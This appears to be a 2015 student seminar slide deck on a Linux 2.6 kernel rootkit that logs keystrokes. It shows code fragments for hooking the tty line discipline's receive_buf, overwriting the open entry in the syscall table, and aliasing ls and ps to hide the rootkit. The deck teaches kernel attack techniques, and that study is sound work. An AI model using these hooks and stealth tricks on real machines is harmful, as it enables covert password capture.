Linux Kernel Rootkit : Virtual Terminal Key Logger

Jeena Kleenankandy
Roll No. P140066CS

Depatment of Computer Science and Engineering
National Institute of Technology
Calicut

jeena_p140066cs@nitc.ac.in

April 24, 2015

Overview

Objective / Motivation

- To gain insight into internel working of kernel, especially TTY drivers and system calls
- To understand the vulnerabilities in kernel, by taking the role of attacker
- To develop a root-kit , Terminal key-logger, that targets Linux 2.6 kernel

Introduction

Linux Kernel Rootkit

1. Attack the tty structure of linux kernel to capture user inputs, both local & remote logins
2. Modify System call table access privelage to hook system calls
3. Print the captured inputs into system log
4. Modify the ps and ls commands to hide the presence of rootkit

Some terms & Commands ... you already know..

Rootkit

A collection of tools that allows a hacker to provide a backdoor into a system, collect information on other systems on the network, mask the fact that the system is compromised, and much more.

Rootkits are typically used to capture passwords, though they can be used to collect any priveliged information

Some terms & Commands ... you already know..

Loadable Kernel Module


LKM is an object file that contains code to extend the running kernel of an operating system. They are dynamically linked to the kernel and is powerful as it.

insmod
Insert an LKM into the kernel.
rmmod
Remove an LKM from the kernel.


Some terms & Commands ... you already know..

System Call Hooks

Hooks work by modifying function pointers to point to a malicious version of a function, by which the attacker can gain complete control of the execution flow of a particular call.



Linux TTY Devices



Kernel data structures

struct tty_struct

An instance of tty_struct is created any time a new tty device is opened, and exists until it is last closed

```
# /usr/include/linux/tty.h
struct tty_struct {
int magic;
struct tty_driver driver;
struct tty_ldisc ldisc;
struct termios *termios, *termios_locked;
...
}
```

Kernel data structures

struct tty_ldisc

The structure is referenced by the ldisc field of tty_struct

```
struct tty_ldisc {
        struct tty_ldisc_ops *ops;
        struct tty_struct *tty;
};

struct tty_ldisc_ops {

   void (*receive_buf)(struct tty_struct *,
      const unsigned char *cp, char *fp, int count);
```

receive_buf() function is called by the low-level tty driver to send characters received by the hardware to the line discipline for processing.

Kernel data structures

To log inputs on the tty0

```
int fd = open("/dev/tty0", O_RDONLY, 0);
struct file *file = fget(fd);
struct tty_struct *tty = file->private_data;

old_receive_buf = tty->ldisc->ops->receive_buf;
tty->ldisc->ops->receive_buf = new_receive_buf;
```

tty_struct and tty_queue structures are dynamically allocated only when the tty is open.
We have to intercept sys_open syscall to dynamically hooking the receive_buf() function of each tty or pty when it's invoked.

Kernel data structures

Our malicious new function

```
void new_receive_buf(struct tty_struct *tty, const unsigned ch
char *fp, int count)
{
    //log inputs here...

/* call the original receive_buf */
(*old_receive_buf)(tty, cp, fp, count);
}
```

cp is a pointer to the buffer of input character received by the device.
fp is a pointer to a pointer of flag bytes which indicate whether a character was received with a parity error, etc.

Kernel data structures

To intercept open syscall

```
original_sys_open = sys_call_table[__NR_open];
sys_call_table[__NR_open] = new_sys_open;
```

Oops! Symbol table is no longer exported in Kernel 2.6.
To solve this :
Get the location of the syscall table from boot/System.Map file
grep "sys_call_table" /boot/System.map
sys_call_table = (void*)0xc0598150;

Maintaining Stealth

To hide the rootkit, create an alias in the .bashrc file :
For ls command,

```
alias ls = 'ls --ignore=klog'
```

For ps command,

```
alias ps = 'ps > /tmp/temp.txt|cat /tmp/temp.txt|grep -v klog
```

Not a brilliant idea, but enough to fool a naive user

Conclusion & Future Work

1. demonstrates that anyone with a basic knowledge of Linux and C programing , can create simple rootkits.
2. should have written to seperate file instead of using 'printk'
3. enhance to listen for a signal from the attacker and send the hijacked password over the network
4. could be made to hide itself from lsmod command

References

Ra ul Siles Pel aez(2004)

Linux kernel rootkits: protecting the systems “Ring - Zero“

GIAC Unix Security Administrator (GCUX)

Subrata Acharya Dr.,Brian Namovicz, Jonathan Wiseman I. (2010).

‘A Hybrid Root-kit for Linux Operating System’,

Colonial Academic Alliance Research Journal, **1**, pp.1–12.

Linux Cross Reference : Free electrons,

url: http://lxr.freeelectrons.com/, Accessed on 28 March 2015

Writing Linux Kernel Keylogger,

Phrack Magazine, Volume 0x0b, Issue 0x3b, Phile 0x0e of 0x12, June 19th, 2002

WORD OF CAUTION

Don't ever try this on a real OS, VirtualBoxs are cheaper to crash

Thank You